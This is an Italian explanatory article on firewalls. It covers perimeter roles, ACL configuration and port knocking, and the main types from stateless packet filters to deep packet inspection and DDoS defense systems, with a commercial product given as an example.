
Firewall: Sistemi Appliance e Software

Nell'ambito di rete e sicurezza informatica con “Sistema Firewall” si intende un componente passivo di difesa perimetrale in grado, nel caso, di svolgere funzioni di collegamento tra due o più sezioni di rete. Usualmente la rete viene suddivisa in due “sottoreti”: una esterna comprende Internet, mentre l'altra detta LAN (Local Area Network) comprende una sezione più o meno grande di un insieme/gruppo di host locali. In alcuni casi è possibile trovare una terza sottorete detta DMZ (o zona demilitarizzata) adatta a contenere sistemi isolati dalla rete interna, ma che devono comunque essere protetti dal firewall e raggiungibili dall'esterno.

“Apparato di rete hardware o software per ingresso-uscita bidirezionale che, opportunamente configurato / settato ed agendo in maniera centralizzata, filtra tutti i pacchetti entranti ed uscenti, da e verso una rete o un computer, secondo regole prestabilite che contribuiscono alla sicurezza della stessa infrastruttura...”

Un firewal, dunque, può essere realizzato con un semplice computer (avente due NIC: una per l'input, l'altra per l'output e un software gestionale apposito), può essere una funzionalità logica (firmware) inclusa in un router oppure può essere implementato su apparato hardware dedicato. Esistono inoltre i cosiddetti "Firewall Personali", programmi installati sui normali calcolatori client, che filtrano solamente i pacchetti che entrano ed escono da quel calcolatore (avente un NIC o più). La funzionalità principale, in sostanza, è creare un muro tra il flusso outgoing-incoming e reti / sistemi presenti innalzando, quindi, il livello di guardia della rete permettendo ad utenti interni ed esterni di operare nel massimo della sicurezza.

Una funzionalità spesso associata è il NAT, ovvero la capacità di rendere inaccessibili i calcolatori su rete interna mascherandone gli IP, o il "Rilevamento delle Intrusioni (IDS)": un sistema basato su euristiche che, analizzando il traffico in entrata e uscita, mediante regole tenta di riconoscere possibili attacchi scatenando reazioni automatiche da parte di Firewall IPS (Intrusion Prevention System).



Firewall: Configurazione e Tipologie

Ora che abbiamo discusso circa l'utilità di un sistema Firewall possiamo indagare su alcune tipologie e, in primis, metodi di configurazione. Quest'ultima in molti casi è basata su meccanismi detti a lista di controllo degli accessi (ACL), le quali possono essere di due tipi: "Statiche" nel caso siano modificabili solo tramite configurazione esplicita da parte dell'amministratore di sistema o "Dinamiche", ovvero, possono variare in base allo stato interno del sistema come ad esempio nel "Port Knocking" (particolare sistema dove l'accesso viene garantito solo a Host che hanno inviato la giusta sequenza di porte intese come "tentativi di apertura"). Per quanto riguarda le tipologie, invece, troviamo:

Firewall: Stateless Packet Filter

Più semplice fra le tipologie si limita a valutare gli Header di ciascun pacchetto valutando ed applicando solamente le regole in esso configurate indipendentemente dal numero delle stesse. Da questo il termine "Stateless": caratteristico dei Firewall privi del concetto di "Sessioni".

Firewall: Stateful Inspection

A differenza della precedente tipologia è basato sull'idea di sessione, ovvero, è in grando di ricostruire lo stato delle connessioni TCP analizzate in precedenza tenendo traccia delle relazioni tra i pacchetti. Ad esempio può discriminare un pacchetto ACK, da altri legittimi, se privo di un precedente SYN + ACK. Questo genere di Firewall sono molto usati nella mitigazione degli attacchi presenti in queste pagine!

Firewall: Deep Packet Inspection

Tipologia in grado di effettuare analisi in profondità permettendo controlli nei pacchetti fino al 7° livello della pila ISO/OSI, ovvero, valutare anche la possibile presenza di Virus noti nel contenuto di sessioni HTTP, STMP, ecc..

Firewall: Application Layer Firewall

Appartenenti ai Proxy sono in grado di intercettare le connessioni a livello applicativo ovvero, essendo posti tra la rete interna ed esterna, permettendo alcune connessioni in modo selettivo e solo per i protocolli supportati!!!

Firewall: DDoS Defense System (DDS)

Più focalizzati rispetto i Firewall IPS sono sistemi di Difesa da Attacchi DDoS (DDS) in grado di bloccare flussi DDoS oltre flussi con contenuti legittimi, ma con cattive intenzioni verso il servizio vittima. Un DDS può, inoltre, rilevare e bloccare tipologie di attacchi volumetrici (ad esempio ICMP Flood) e attacchi State-Exhaustion (come ad esempio Ping Of Death e SYN Flood). Un reale esempio di DDoS Defense System lo possiamo trovare nei prodotti CORERO: basati sul Parallel Processing di 64-Core Tilera (marca precedentemente vista su OVH) e Core-OS sono in grado di fornire capacità di rilevamento e prestazioni ineguagliabili. Inoltre utilizzando una combinazione di algoritmi per Demerit Score, Analisi di Protocolli Stateful e filtraggio mediante Firewall Stateful fornisce una soluzione efficace per la riduzione del volume degli attacchi in mitigazione.